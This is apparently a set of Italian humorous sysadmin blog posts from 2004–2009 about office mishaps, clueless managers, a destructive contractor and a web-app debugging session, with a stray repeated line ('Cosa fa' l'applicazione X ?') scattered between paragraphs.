Tre ore dopo, una volta raccattati tutti i pezzi del beamer, del laptop e del Palm di UL, del cassetto della stampante, del cellulare e della lavagna luminosa, che, come da me sospettato, non e' nostra e ci tocchera' ripagare, sono al telefono con il tecnico di assistenza della stampante (Bob).

IO - Mi puoi dire quanto costa un nuovo cassetto di immissione multipla per la stampante?

Bob- Hummm... perche' ti serve un nuovo cassetto di immissione?

IO - Diciamo che ha subito un aggressione non provocata.

Bob- He?

IO - Ma si e' difeso strenuamente infliggendo gravi danni al suo aggressore!

Bob- Hu??

IO - Quanto costa?

Bob- Parola mia D, qualche volta mi domando come cavolo fai a stare in quel posto!

IO - Parola mia Bob! Me lo domando pure io, e non solo "qualche volta".

Piu' o meno e' una domanda che sorge spontanea tutte le mattine...

Davide

26/01/2004 00:00

Usa La Forza...

Usa La Forza...

Sto' sorseggiando il mio caffè' esaminando il log del backup, chiedendomi come e' possibile che il meraviglioso server che (teoricamente) contiene il database della clientela e quel mastodontico programma di Customer Relationship acquistato a caro prezzo acconti per soli 2Kb di backup (hint: forse perche' nessuno lo usa quel coso?), quando UL arriva in ufficio.

UL - Abbiamo 4 nuovi tizi da \$immensa_societa' che iniziano a lavorare oggi su \$progetto.

IO - Ancora??? Ma quanti 'azzo ci lavorano su sto progetto??

UL - Ma, non lo so esattamente.

IO - Ok, chi sono e dove devono andare?

UL - Questo ancora non lo so.

IO - ...come non lo sai? Non cominciano oggi?

UL - Si' infatti... ma ancora non so come si chiamano ne' dove possiamo metterli a sedere...

IO - Be', non e' che abbiamo molta scelta in quanto a questo, o li mettiamo nel cesso o ne mettiamo uno al terzo piano, uno nello sgabuzzino e gli altri due al piano terra.

UL - Dovrebbero stare tutti insieme, anche quegli altri.

Comincio gia' ad avere un brutto presentimento sulla cosa...

IO - Tanti saluti, quegli altri sono gia' sparpagliati in giro per il palazzo.

UL - Infatti, dobbiamo riuscire a concentrarli in qualche posto.

IO - Vuoi fare un ghetto?

UL - Una cosa del genere... hai ancora le mappe dell'edificio?

IO - Certo che le ho (scartabellando nel mio cassetto)

Cominciamo a guardare le mappe ed UL si mette a spostare rettangolini colorati in giro.

UL - Dunque, spostiamo CL1, CL2 e CL3 da qui' a la'... CL4 e CL5 che sono la' li spostiamo di qui'... CL6 e CL7 li spostiamo da qui' a li'...

Dopo una mezz'ora di gioco del 15 ed aver praticamente rivoluzionato l'intero edificio UL appare soddisfatto.

UL - Ecco, cosi' abbiamo abbastanza spazio.

IO - Non stai dimenticando qualche cosa?

UL - Cosa?

IO - Hai messo 12 persone su 10 tavoli, con solo 4 telefoni e guarda caso su quei tavoli ci sono anche 3 stampanti.

UL - Hummm... dunque... allora vediamo un po'...

Dopo un'altra mezz'ora UL ha ri-rivoluzionato tutto il palazzo e pare piu' soddisfatto di prima.

UL - Ecco, adesso...

IO - Adesso hai spostato tutte le stampanti al primo piano, ti mancano due tavoli al secondo piano e non c'e' lo spazio fisico per farceli stare ed hai messo un tavolo di fronte alla porta del cesso.

UL - Hummm... forse e' il caso di pensarci un attimo...

IO - Si' direi... Comunque questi 4 che arrivano oggi, spero che abbiano i loro computer perche' non ne abbiamo piu' a disposizione.

Cosa fa' l'applicazione X ?

UL - Niente niente? Neanche un laptop?

IO - Siamo fuori completamente.

UL - Be', spero che lo sappiano. Senti, ma non potremmo recuperare uno di quei tavoli? (indicando uno dei tavoli che sono nel mio ufficio)

IO - Ho, certo... Se riesci a farli uscire dalla porta...

UL - In che senso?

IO - Che la porta e' 80 centimetri, mentre i tavoli sono 85 centimetri di larghezza (e 180 Kg di peso).

UL - Hemmm... vado a cercare dei "volontari"...

Un paio d'ore dopo mi trovo piu' povero di un tavolo e piu' ricco di un paio di sfregoni nel muro accanto alla porta. Devo dire che vedere i 6 poveracci tentare di far passare il tavolo dalla porta, con me ed UL che "dirigevamo" (ed indubbiamente ci siamo beccati una manica di bestemmie) e' stato abbastanza divertente. Dopo un quarto d'ora passato a manovrare il fo\$\$u\$ò tavolo avanti e indietro, tutti i "volontari" erano pronti ad accettare il mio suggerimento di tagliarlo a pezzi col flessibile e rimetterlo insieme poi con la colla.

Nel pomeriggio poi mi arriva UL2.

UL2 - Ci serve un monitor da 21"!

IO - Ottimo, hai l'approvazione di SUSL per acquistarlo?

UL2 - Non ne abbiamo uno a disposizione?

IO - No.

UL2 - Vado a parlare con SUSL.

Dopo una mezz'ora arriva con l'autorizzazione all'acquisto. Mi reco percio' dal nostro fornitore di hardware ed acquisto il mastodonte. Trascino il coso fino al terzo piano (e poi mi domandano come' che non faccio mai sport!) e lo porto da CL presso il quale dovrebbe essere installato.

IO - (poggiando il mastodonte sul tavolo di CL) Ecco qui' il nuovo monitor.

CL - Urka! Che grosso!

IO - Si', adesso, per averlo devi superare la Prova.

CL - ...he?

IO - Devi prendere il monitor, sorreggerlo sopra la testa e saltare in tondo per 5 minuti facendo "yalla! yalla!".

CL - (fissando il monitor che indubbiamente pesa piu' di lui) ...heeeee???

IO - (preparando il cronometro) Ok, comincia...

Vabbe', anche io di tanto in tanto mi diverto un po'.

Davide

02/02/2004 00:00

Tutti I Bug Vengono Al Pettine

Tutti I Bug Vengono Al Pettine

Taaaaanto tempo fa, in una galassia lontaaaaana lontana, c'era una felice societa' di assicurazioni, la quale (non si sa perche') ad un certo punto decise di rivolgersi ad una societa' di informatica per sviluppare un paio di applicativi di calcolo costi assicurativi.

E subito cominciarono i guai, UL, che avrebbe dovuto "coordinare" le operazioni non ha la piu' pallida idea di come funziona un computer, lasciamo perdere di come programmare o sviluppare qualche cosa, ma non sia mai che si lasci spaventare da cose cosi'.

Ecco quindi atterrare sul tavolo di SUSL un contrattone di sviluppo ed assistenza quadriennale (!) per tali applicazioni, contrattone che SUSL firmo' piu' in rapido di un giaguaro con la coda in fiamme.

Ovviamente, il fatto che il "cliente" utilizzi macchine Sun Solaris, mentre tutto lo sviluppo ed il testing sia fatto su Intel/Windows non costituisce (secondo UL) un problema insormontabile, ne' tantomeno il fatto che \$cliente usa Oracle come database di scelta mentre qui' di Oracle non c'e' ne' nemmeno l'ombra e non parliamo di \$applicationserver che \$cliente usa in lungo ed in largo mentre noi...

Passano 3 mesi, passano 6 mesi ed arriva il giorno in cui \$applicazione1 viene portata presso la societa' ed installata sulla macchina di test.

Indovina un po': non funziona! Ma come sara', ma come non sara'...

Ovviamente, l'idea di fare *debugging* sull'applicazione viene scartata a priori, se funziona in sviluppo deve funzionare anche in test... che vuol dire che sono macchine completamente differenti???

Il tira-e-molla va avanti per circa un paio di mesi, con \$cliente progressivamente piu' incazzato ed UL progressivamente piu' idiota.

Dopo un altro paio di mesi, \$applicazione2 e' pronta per il test, ed il contatore di fallimenti si accresce di una un ita'...

Ricomincia il tira-e-molla... fino (piu' o meno) ad oggi... quando UL mi entra in ufficio con la violenza dell'uragano Andrew.

UL - Ci serve un server di test Sun, con Solaris 8 ed \$applicationserver!

IO - Hummm... di Sun non ne abbiamo, Solaris manco ed \$applicationserver manco a parlarne... serve altro?

UL - E quanto ci mettiamo ad averlo?

IO - Quanti soldi hai da spendere?

UL - Hemmm... in che senso?

IO - Be', se vuoi un server Sun dovremmo acquistarlo, se lo vuoi con Solaris 8 dovremmo comperare Solaris 8, se vuoi \$applicationserver...

UL - Quanto viene a costare?

Acchiappo il mio catalogone e comincio a scartabellare.

IO - Dunque, dipende da quanto grosso lo vuoi questo server. Diciamo che una macchina "base" parte da circa 7000 euro, per andare su una Blade da 17.000 ed oltre...

Cosa fa' l'applicazione X ?

UL - Heeerrrrr.... non c'e' niente di un po' piu' conveniente???

IO - Be', potremmo andare su un usato.

UL - Ottimo, quanto costa?

IO - Devo domandare per quello, ti faccio sapere.

Un paio d'ore dopo consegno i risultati ad UL.

UL - Quindi, potremmo prendere questo server usato per 1500 euro, che e' un buon prezzo... quando possiamo averlo?

IO - Direi tra i quindici ed i venti giorni.

UL - E non potremmo averlo prima? Che so... oggi?

IO - ??? Anche se fosse, dato che \$applicationserver non ce lo abbiamo, non credo sia molto diverso.

UL - Non possiamo ottenere una copia di prova?

IO - Ho provato a vedere sul loro sito internet, ma apparentemente l'unico modo per avere sta roba e' cacciare i soldi. Ma se questa roba serve solo per \$cliente, non possono fornirli loro il software?

UL si guarda attorno con aria cospiratoria...

UL - Dunque, il fatto e' che sono parecchio incazzati riguardo sta faccenda, e minacciano di troncare il contratto che abbiamo stipulato. Cosi' abbiamo deciso che il sistema piu' semplice e' quello di riprodurre il loro ambiente qui' e fare delle prove.

IO - A parte che secondo me il problema non lo risolvi simulando il loro ambiente, ma facendo del debug, ed il debug lo devi fare **sul** loro ambiente e non qui'. Ma non sarebbe piu' semplice mandare i due xxxx che hanno scritto il codice la' e fargli fare del debug sul posto?

UL - He.... mica male come idea...

IO - Comunque, ritornando al nostro discorso, dato che \$applicationserver lo usa solo \$cliente e noi non ci facciamo niente, non possono fornirne loro una copia per fare le prove?

UL - Non credo si possa chiedere...

IO - Perche' l'alternativa e' acquistarlo e costa \$cifrone.

UL - Be', tanto credo che non sara' l'ultimo progetto che faremo per \$cliente...

IO - ...tu **speri**...

UL - ...quindi tanto vale averlo un ambiente di test.

IO - Tu lo sai vero che ci vogliono 20 giorni prima di avere l'hardware qui'.

UL - Cosi' tanto?

IO - E 20 giorni significa esattamente due giorni dopo che io sono in ferie...

UL - Heeeeerrr.... fino a quando?

IO - Fino alla fine del mese.

Chissa' se sopravvivera'...

Davide

02/09/2004 00:00

Quando Ti Prendono Alla Lettera...

Quando Ti Prendono Alla Lettera...

Nuovo giorno, nuovo disperato mentale che inizia la sua (possibilmente) lunga carriera come UL. O almeno ci prova.

SL - Quindi gli serve un laptop ed un telefono.

IO - Hemmm... l'unico laptop rimasto e' un Sony Vaio di quelli vecchioti, potremmo ordinarne uno nuovo, ma ci vorra' almeno una settimana.

SL - Be', per il momento si tiene il Vaio.

Dopo la necessaria ripulitura e re-installazione il laptop e' pronto a fare il suo lavoro. Viene pertanto consegnato al nuovo UL. Dopo di che ho il mio daffare a tenere dietro ai vari problemi che saltano fuori come al solito.

CL - Ma io devo inviare questo file di Flash a \$cliente! Ma non riesco a spedirlo!

IO - Quanto e' grosso il file?

CL - Solo 27 Megabyte...

IO - Ventisette!!! Per forza che non riesci a spedirlo, usa il server FTP!

CL - Ma non so come si fa!

Dopo la spiegazione di rito (sara' la quarantaduesima volta che glielo spiego), il file viene trasferito e tutti sono contenti, fino alla prossima volta ovviamente.

Un paio di giorni dopo, UL ritorna alla carica...

UL - Mi serve una cassetiera con serratura di sicurezza.

IO - Una....cosa???

UL - Una cassetiera con una serratura di sicurezza.

IO - Quella che hai non e' "di sicurezza"?

UL - Be', forse si, ma ho perso le chiavi...

IO - Allora forse ti serve un altro mazzo di chiavi.

UL - Vuoi dire che hai una copia delle chiavi di tutte le cassetiere?

IO - No, voglio dire che tutte le cassetiere usano le stesse chiavi.

UL - Ma a me serve una cassetiera che si possa chiudere e che sia sicura!

IO - Una volta chiusa e' sicurissima... ma che ci devi tenere dentro? I gioielli di famiglia?

UL - No, il laptop.

IO - ??Non fai meglio a portartelo a casa?

UL - Ma no, e' pesante, poi devo staccare i cavi tutte le volte...

IO - Ma che ci fai col laptop allora?

UL - Be', e' utile nel caso in cui vi sia... hemmm...

IO - ...fa fico nelle riunioni, giusto?

A questo punto vengo distratto da un allarme che comincia a suonare. La CPU del database server ha raggiunto gli 82 gradi centigradi...

Mentre penso a cosa cavolo posso fare per raffreddarlo, senza versare acqua gelata direttamente sulla CPU, UL persiste nello scocciare. Quindi piu' per levarmelo dai piedi che altro ad un certo punto gli dico...

Cosa fa' l'applicazione X ?

IO - Ma se sei tanto preoccupato che qualcuno possa fregartelo avvitalo al tavolo!

Per un paio di giorni poi UL non lo vedo piu', finche' un bel giorno mi compare davanti.

UL - Il laptop non funziona piu'!

IO - Come sarebbe a dire? Che gli hai fatto?

UL - Vieni a vedere!

Ed un po' tirando un po' spingendo mi trascina fino al suo tavolo.

IO - (guardando il laptop)stai scherzando...

UL - Dici che si puo' aggiustare?

IO - ...ma stai scherzando !!!!

UL - Ma me lo hai detto tu!

A questo punto arriva SL.

SL - Che succ.... (guarda il laptop) ... cosa cavolo????!!!!???

IO - Non guardare me....

UL - Ma me lo ha detto lui (indicando me)

IO - **Ma stai scherzando!!!**

SL - Dici che ce lo passano in garanzia?

IO - (guardando entrambi) **Ma Stai Fottutamente Scherzando!!!**

Insomma... UL ha trapanato due buchi nel laptop e lo ha avvitato al tavolo con due viti da 7 cm...

Si', lo so che e' una roba incredibile (ma non tanto quanto la domanda "se ce lo passano in garanzia"), e per questo motivo, prima di "disporre" del laptop, ho fatto qualche foto al povero congegno.

Cosa ho imparato da tutto questo? Non fare battute ad un idiota, perche' non e' in grado di distinguere una battuta da un suggerimento serio.

Davide

24/08/2009 20:14

The Clumsy Contractor From Hell

The Clumsy Contractor From Hell

Un po' di tempo addietro, abbiamo avuto la richiesta da qualcuno degli UL di disporre di alcune linee analogiche per potersi connettere via modem alla rete interna di \$immensa_societa tramite un sistema di RAS. Non ho ben capito perche' \$immensa_societa, che dovrebbe essere perfettamente competente in materia, non abbia installato una VPN o una semplice area protetta nel suo sito internet per la cosa, ma questo e' quanto. Il problema nell'aggiungere linee analogiche e' che occorre aggiungere fisicamente i cavi al PBX (Phone Box Exchanger) e questo deve essere fatto dalla societa' da cui abbiamo in noleggio il PBX in questione. Inoltre occorre stendere fisicamente i cavi dall'armadio delle connessioni al PBX stesso. Per questo motivo e' stato chiamato un tecnico esterno. Ed e' qui' che entra in scena il CCFH - Clumsy Contractor From Hell.

Sembra una tranquilla giornata di Ottobre quando CH (la nostra super- centralinista-receptionista) mi avvisa che CCFH e' arrivato. Io scendo ad incontrarlo e trovo questo tizio...

Dire "grasso" non e' abbastanza.

Immaginate Moby Dick. Adesso mettetegli una salopet blu' con il nome della societa' di networking, un paio di gambe degne di un orso grizzly e scarpe di sicurezza... ok, piu' o meno e' quello che mi aspettava.

Ci presentiamo, il tipo acchiappa la cassetta dei ferri e nel girarsi butta giu' due lampade che ornano il tavolo di CH.

CCFH - Ooooooppss...

Nel tentativo di rimettere in piedi una delle lampade ribalta il vaso dei fiori direttamente sulla tastiera di CH, mentre cerca di acchiappare il vaso (sorridente come uno scemo a CH che lo fissa inviperita), rovescia il vassoio con le caramelle.

CH - (rivolta a me) PORTATELO VIA SUBITO!!!!

Lo porto quindi in Sala Macchine (primo errore). Ma a questo punto una piccola parte del mio cervello ha pensato: ma e' saggio che io lascio questo bufalo scatenato in sala macchine? I bufali sono animali placidi e tranquilli, quando sono in mezzo ad un prato fiorito, ma in una piccola sala macchine, piena zeppa di apparecchiature elettroniche... Decido pertanto di giocare sul tranquillo e rimanere a vedere cosa succede.

IO - Serve qualche cosa?

CCFH - Hummm... un caffe' non sarebbe male...

IO - No, mi riferivo ad attrezzi e strumenti vari.

CCFH - A, no, per quello ho il mio kit.

Ed apre la scatola per mostrarmelo, peccato che la scatola si apre nel senso opposto, un certo numero di cacciaviti, pinze, tronchesi ed arnesi vari si abbattono al suolo, compreso un grosso martello da 3 kili che manca il di lui piede per un paio di millimetri, lasciando un bel segno sulla piastrella del pavimento.

CCFH - (guardandomi con lo stesso sorriso beota) Ooooooppss...

IO - Hemmm... vediamo di non fare danni he! Se serve qualche attrezzo basta domandarlo.

Cosa fa' l'applicazione X ?

A questo punto vengo distratto dal telefono che comincia a suonare insistentemente, lascio CCFH in sala macchine (secondo errore) e vado a rispondere.

La chiamata si rivela di un CL particolarmente deficiente, che sta cercando di zippare alcuni file, peccato che non abbia Winzip installato sulla macchina, peccato che stia usando una macchina non sua su cui non ha il diritto di installare niente, peccato che non sia nemmeno in ufficio in quel momento ma da \$immensa_societa... rimetto giu' il telefono...

IO - (pensando) Ma che cacchio... come si fa ad essere cosi' idioti...

...CRUNCH...

IO - ??Crunch??

...CRONCH...

IO - "Crunch"... "Cronch"... non mi pareva che ci fosse qualche computer che fa questo rumore...

...SKRONK...

A questo punto ritorno in Sala Macchine, metto dentro la testa e vedo... CCFH, in piedi su uno dei server che sta sistemando i cavi nel finto soffitto... peccato che il server su cui sia salito sia un HP dotato di ventole di raffreddamento sul lato superiore. E dato il leggero peso elefantiaco dell'individuo, sta letteralmente calpestando il mio server! Una delle ventole e' gia' andata, ed un'altra e' sulla stessa strada.

Una piccola, analitica, parte della mia testa registra che CCFH ha avuto l'ottima idea (notare il velato sarcasmo) di usare uno degli UPS come gradino per salire sul server, per fare cio' lo ha staccato dai computer che alimentava e spostato accanto al server stesso... mentre un'altra parte della mia testa, assai meno analitica, sta urlando FERMALO... FERMALO... FERMALO FERMALO FERMALO FERMALO!!!!!!

IO - SCENDISUBITODAQUELCOSOPEZZODIIDIOTAGRASSOCOGLIONE!!!!!!

CCFH - He? Hu? (girandosi verso di me)

SKRONCH!!! Questo e' il piede (taglia 57) di CCFH che entra letteralmente nel server distruggendo la ventola di raffreddamento rimasta, il controller SCSI sottostante e quant'altro...

CCFH - (districando il piede dal server) OOOOOOPpppppsss...

IO - SCENDI DA LI'!!!!!!

Questo credo di averglielo detto in italiano... ma non fa molta differenza perche' CCFH ha recepito il messaggio e non e' sceso... no, e' **saltato** giu' dal server direttamente sull'UPS... ho gia' detto che tale UPS e' dotato di rotelle?

La mia testa e' entrata in Hypertreading spinto e, mentre CCFH era a mezz'aria, ho ipotizzato una serie di azioni: 1) mi lancio alla Bruce Lee e salvo l'UPS da sicura distruzione rimandando pero' IO schiacciato dalla Bestia, 2) mi lancio alla Bruce Lee e spingo via la Balena Volante abbattendomi poi sull'UPS, 3) me ne resto li' e attendo l'inevitabile. Dato che io e Bruce Lee non siamo esattamente uguali come agilita' e prontezza di riflessi ho adottato (3). Come previsto CCFH e' atterrato sull'UPS e, per un brevissimo istante, e' sembrato il piu' bravo equilibrista del mondo...

Snap back to reality... here it goes gravity...

Cosa fa' l'applicazione X ?

L'UPS viene catapultato via a velocita' Warp in rotta di collisione con il PBX mentre CCFH si abbatte sul pavimento, sfondandolo, e raggiunge il vero pavimento in solido cemento sottostante. La piccola parte analitica del mio cervello ha registrato che l'UPS ed il PBX sono diventati un'unica entita' fisicamente indistinguibile e sicuramente inutilizzabile, praticamente pronta per il rottamaio.

IO - (pensando) Eccolo... c'e' rimasto secco! Adesso mi tocca ri-chiamare la polizia e l'ambulanza! E' la seconda volta questa settimana!

CCFH - ..orko...(si guarda intorno con aria un po' confusa)

IO - (pensando) E' ancora vivo... Ok, e' fatta: lesioni alla spina dorsale! paralizzato a vita!

CCFH - Grunt! urg! grunt! (comincia ad estrarre il culo delle dimensioni di una superpetroliera dalla voragine nel pavimento)

IO - (pensando) ...niente lesioni... si sara' rotto una gamba... magari lesioni interne...

CCFH - (in piedi ed osservando la distruzione attorno a lui) Hemmm.... Ooooppps??

IO - (pensando) ... CAZZZO!!! Non e' possibile che non ti sei fatto niente!!! Di cosa sei fatto??? Di TITANIO???

Poi qualche cosa e' scattato nel mio cervello...

IO - FUORI DALLA MIA SALA MACCHINE!!!!!!

CCFH - Ma...

IO - FUORI! FUORI! FUORI!!!!!!!!!!!!

Come lato positivo..... che ca\$\$o dico??? non c'e' un lato positivo!!!

Davide

23/02/2004 00:00

Non E' Sempre Lunedì'

Non E' Sempre Lunedì'

Oggi e' una giornata strana... ho ricevuto la piu' strana e divertente telefonata della mia vita... e forse anche della vita di qualcun'altro.

Una piccola introduzione.

A causa della "fusione" con \$immensa_societa, io fungo da "consulente" per alcuni SysAdmin non molto esperti sparsi in vari altri uffici che sono in qualche modo collegati con \$immensa_societa.

Non ho ancora capito perche' ma pare che \$immensa_societa non sia in grado di gestire un NOC funzionale o di avere qualcuno in grado di farlo in posizione... e si' che e' una delle piu' grosse societa' di outsourcing in Olanda... comincio a preoccuparmi vagamente.

Comunque, uno degli uffici ha qualcuno che e' piu o meno in grado di fare il suo lavoro.... con un piccolo aiuto di tanto in tanto. Il tipo in questione e' BD.

Questo tipo ha in comune con me le iniziali, ma li' si ferma.

Immaginatevi un orso. Grizzly. A digiuno da un paio di mesi. Addormentatosi in un angolino tranquillo della foresta, scivolato inavvertitamente nel lago gelato e svegliatosi bagnato fradicio ed incazzato nero. E c'e' un gruppo di castori che se lo indicano a vicenda sghignazzando.

Adesso mettete un abbigliamento all'orso (magari asciugatelo prima) ma lasciate la mole, i muscoli, gli artigli ed il temperamento inalterati.

Ecco, quello li' e' BD.

Si capisce perfettamente perche' i **suoi** utenti preferiscono camminare scalzi sui carboni ardenti piuttosto che fare domande idiote.

Comunque, stavo pensando ai casi miei quando mi suona il telefono...

IO - Cosa?

BD - Ciao D, sono BD.

IO - Yadda, che ti serve?

BD - Hummm... pare che il nostro server di posta abbia dei problemi ad inviare, e mi chiedevo se non potevi darmi una mano a capire cosa c'e' che non va.

IO - Se mi ricordo bene l'altra volta abbiamo configurato il server in modo che solo con determinati utenti possa inviare all'esterno

abbiamo fatto questo dopo che si e' scoperto che BD aveva configurato inavvertitamente un relay pubblico...

IO - Potrebbe essere che state usando l'utente sbagliato.

BD - Aspetta un momento

sento che parla con qualcun'altro nell'ufficio

Cosa fa' l'applicazione X ?

BD - Che utente stai usando?

pausa

BD - Si' tu! Che utente stai usando per inviare la posta?

pausa

BD - Come hai fatto login sul computer?

pausa

BD - No, la login, quando hai acceso quel coso ti ha chiesto una login ed una password...

pausa

BD - Cosa cavolo vuol dire "la solita"...

pausa

BD - La login... la login che hai usato...

pausa

BD - LOGIIIIIIINNNNNN!!!!!!

pausa

BD - (rivolto a me) Hemmm... D... come si fa a sapere come sei loggato?

IO - (soffocando le risate) whoami.

BD - Ok, un momento he?

BD - (rivolto a qualcun'altro) Digita "whoami"...

pausa

BD - WHOAMI!

pausa

BD - NO! UNA SOLA PAROLA!!!

pausa

BD - DOPPIAVU, ACCA, O, A...

pausa

BD - NOOOO!!!! UNA SOLA PAROLA!!!!!!

pausa

Cosa fa' l'applicazione X ?

BD - Cosa ti dice?? Che sei un emerito idiota ecco cosa ti sta dicendo!!

pausa

BD - MA NON SEI CAPACE DI SCRIVERE UN SEMPLICE COMANDO SU QUELL'AFFARE???

pausa

BD - SENTI UOMO! SE DEVO VENIRE LI' A DIGITARE IO UN COMANDO SU QUELL'ARNESE TI STRAPPO VIA LE GAMBE TE LE INFILO SU PER IL XXXX E TI SVENTOLO COME UNA BANDIERA IL GIORNO DELLA FINALE DEL CAMPIONATO! MI SONO SPIEGATO????

pausa un po' piu' lunga

BD - ...D...

IO - Cosa?

BD - Resta in linea un attimo, per cortesia...

IO - Sicuro...

sento il telefono che viene appoggiato sul tavolo

BD - OKAY UOMO! ADESSO SEI UFFICIALMENTE NELLA MERDA! MI HAI CAPITO???

A questo punto sono un rottame inutile, seduto sotto al tavolo, non riesco piu' a vedere la tastiera, figuriamoci digitare qualche cosa di sensato.

Non e' sempre lunedì'...

Davide

03/01/2004 00:00

Dopo Le Ferie

Dopo Le Ferie

Il primo giorno dopo le ferie mi porto'..

1 firewall crashato (come sarebbe a dire "CMOS checksum error"??)

Il secondo giorno dopo le ferie mi porto'...

1 firewall crashato (che razza di connettore e' questo qui'?)

2 dischi inceneriti (si, lo sento l'odore di bruciato...)

Il terzo giorno dopo le ferie mi porto'...

1 firewall crashato (che cavolo vuol dire "wrong password"???)

2 dischi inceneriti (come sarebbe a dire "e' normale che faccia quel rumore?)

3 lookout incartati (quanti gigabyte di .pst file???)

Il quarto giorno dopo le ferie mi porto'...

1 firewall crashato (no, non posso flashare il bios, non c'e' quell'opzione nel foxxuto menu'!)

2 dischi inceneriti (che cavolo vuol dire che la garanzia non e' valida???)

3 lookout incartati (cosa vuoi fare??? dove' che lo vuoi mettere quel coso?)

4 nuovi (l)user (si', questo e' il tuo computer, no! non lo puoi avere rosso!)

Il quinto giorno dopo le ferie mi porto'...

1 firewall crashato (ti ho detto che... NO! Non rimettermi in attes..Crap!)

2 dischi inceneriti (quanto costa quel coso???)

3 lookout incartati (no, non puoi scaricare 6 Gb di posta sul disco!)

4 nuovi (l)user (il DVD player per farci che?)

5 toner difettati (...e ovviamente la stampa ti serve adesso vero?)

Il sesto giorno dopo le ferie mi porto'...

1 firewall crashato (...si' sono sempre qui'...)

2 dischi inceneriti (...che connettore?? che cosa???)

3 lookout incartati (se non le cancelli le e-mail diventeranno sempre di piu')

4 nuovi (l)user (vuoi fare cosa all'antivirus???)

5 toner difettati (ti ho detto che quando cambi il toner mi devi avvisare!)

6 laptop da reinstallare (per quando ti serve questo???)

Il settimo giorno dopo le ferie mi porto'...

1 firewall crashato (ti ho detto che quella funzione nel menu' non c'e'!)

2 dischi inceneriti (senti, due dischi di ricambio! due foxxuti dischi!!!)

3 lookout incartati (...cosa intendi per "posso inviare 10.000 e-mail"?)

4 nuovi (l)user (30 Gb di download? Mi prendi per il cu\$o?)

5 toner difettati (il toner giallo si mette dove c'e' scritto "giallo"!)

6 laptop da reinstallare (no, non puoi installare quella roba!)

7 tape difettosi (No! Ca\$So! Non il foxxuto backup settimanale!!!)

L'ottavo giorno dopo le ferie mi porto'...

1 firewall crashato (quanto ci vuole per avere ... cosa???)

2 dischi inceneriti (quanto costa coooosa?)

3 lookout incartati (no, quelle non sono mail di Microsoft!)

Cosa fa' l'applicazione X ?

- 4 nuovi (l)user (...tu vuoi cosa??? per fare che???)
- 5 toner difettati (se ti dice "toner black out" perche' insisti a mettere carta nella stampante?)
- 6 laptop da reinstallare (lo hai messo dove??? e poi hai fatto cosa???)
- 7 tape difettosi (non dirmelo: hai cancellato un file che ti serviva!)
- 8 cavi di rete spezzati (Non con il flessibile!!!)

Il nono giorno dopo le ferie mi porto'...

- 1 firewall crashato (hemmm... non si potrebbe avere prima?)
- 2 dischi inceneriti (e la versione senza quel connettore quanto costa?)
- 3 lookout incartati ("not enough space" vuol dire che sul disco non ci sta!)
- 4 nuovi (l)user (il mouse senza fili, la tavoletta grafica, la trackball e poi cosa?)
- 5 toner difettati (se sul toner c'e' scritto modello X non funziona nella stampante modello Y)
- 6 laptop da reinstallare (kazaa??? te lo do' io kazaa!!)
- 7 tape difettosi (28 ore per un backup?? 28 ore???)
- 8 cavi di rete spezzati (si', lo so che internet non funziona piu'...)
- 9 database node error (...anche questo era nel backup... sigh!)

Il decimo giorno dopo le ferie mi porto'...

- 1 firewall crashato (foxxuto rottame!)
- 2 dischi inceneriti (foxxuto rottame!)
- 3 lookout incartati (dannato idiota!)
- 4 nuovi (l)user (dannato idiota!)
- 5 toner difettati (dannato idiota!)
- 6 laptop da reinstallare (dannato idiota!)
- 7 tape difettosi (dannato idiota!)
- 8 cavi di rete spezzati (dannato idiota!)
- 9 database node error (dannato idiota!)
- 10 giorni a base di caffe' senza zucchero (weeeeee!!!!)

Davide

03/08/2004 00:00

Code [re|ab]use

Code [re|ab]use

Tempo addietro, uno degli infelici clienti della mia societa' lamento' problemi nella gestione della lingua giapponese su uno dei siti Web sviluppati da noi. La cosa mi sfioro' relativamente, perche' l'UL che si occupa del cliente mi domando' cosa si potesse fare per risolvere il problema ed io gli risposi che l'unica era fare un po' di debug all'applicativo e vedere quale era il problema.

Solo che il cliente si gestisce lui la manutenzione del sito, scrivendosi il codice per cavoli suoi, quindi il debug e' affare suo.

Dopo di che non ne sentii piu' parlare per un bel po', fino a Lunedi', quando UL (il mio nuovo capo) arrivo' con questa bella notizia...

UL - Quindi lui viene qui' questo giovedi' con il computer di sviluppo e noi dobbiamo dargli una mano a trovare il casino.

IO - Guarda che il problema non glielo risolviamo giovedi'. E neanche venerdi'.

UL - Perche' no'?

IO - Perche' non e' un problema di configurazione, e' un problema di programmazione e per risolverlo l'unica e' fare del debug del sistema, ed io non so una mazza di come funziona quel sistema.

UL - Ma funziona perfettamente sul server di sviluppo! Si tratta solo di prendere i parametri di configurazione del server di sviluppo e riportarli in produzione!

IO - Se fosse cosi' lo avremmo fatto da tempo, ma non e' cosi'.

Cosi' giovedi' mi arriva questo tizio, attacco il suo computer e, con l'ausilio di CB che ne sa' molto piu' di me di programmazione di questo cacchio di \$applicationserver, ci mettiamo a guardare la cosa. Ovviamente UL ha voluto rendere chiaro che era molto interessato alla cosa, passando ogni 5 minuti a chiedere come andavano le cose...

IO - Senti, qui' possiamo fare due cose: possiamo DIRTI che non stiamo facendo niente o possiamo FARE qualche cosa. Scegli.

Dopo di che' UL ha deciso che poteva resistere senza un aggiornamento ogni 5 minuti. Abbiamo cominciato percio' con un bel controllo di quale e' il "problema".

Questo cacchio di sito ha una parte relativa alla "vendita" di roba, ogni prodotto ha una descrizione ed altre cose. Apparentemente la descrizione viene memorizzata nel database o letta dal database in modo errato perche' i caratteri giapponesi risultano completamente sballati, mentre un altro campo sulla stessa maschera risulta perfetto. Se un campo funziona e l'altro no mi sembra ovvio che non e' un problema di configurazione. Ci mettiamo percio' a guardare il codice. E qui' incomincio a vedere delle cose abbastanza oscure. Per prima cosa la tabella del database contiene 127 campi...

Ok, vediamo cosa cavolo mette in quel campo

```
SELECT nomecampo FROM tabella WHERE prodotto=idprodotto
```

```
NULL
```

?? NULL ??? come sarebbe a dire NULL ??

Controllo meglio e scopro che quasi tutti i campi della tabella sono nulli... e da dove cavolo li piglia i dati allora?? Cosi' scopro che le informazioni che sono visualizzate a video vengono imballate in una unica

Cosa fa' l'applicazione X ?

hashtable che viene poi serializzata in un unico campo BLOB... lo stesso campo BLOB viene poi letto e deserializzato per ottenere le informazioni... per fare cio' l'accrocchio utilizza un Bean. Il campo che risulta corretto si trova in tale Blob, mentre quello scorretto e' letto dal corrispondente campo VARCHAR del database. Ok, mettiamo TUTTE le informazioni nel blob allora, modificando il Bean.

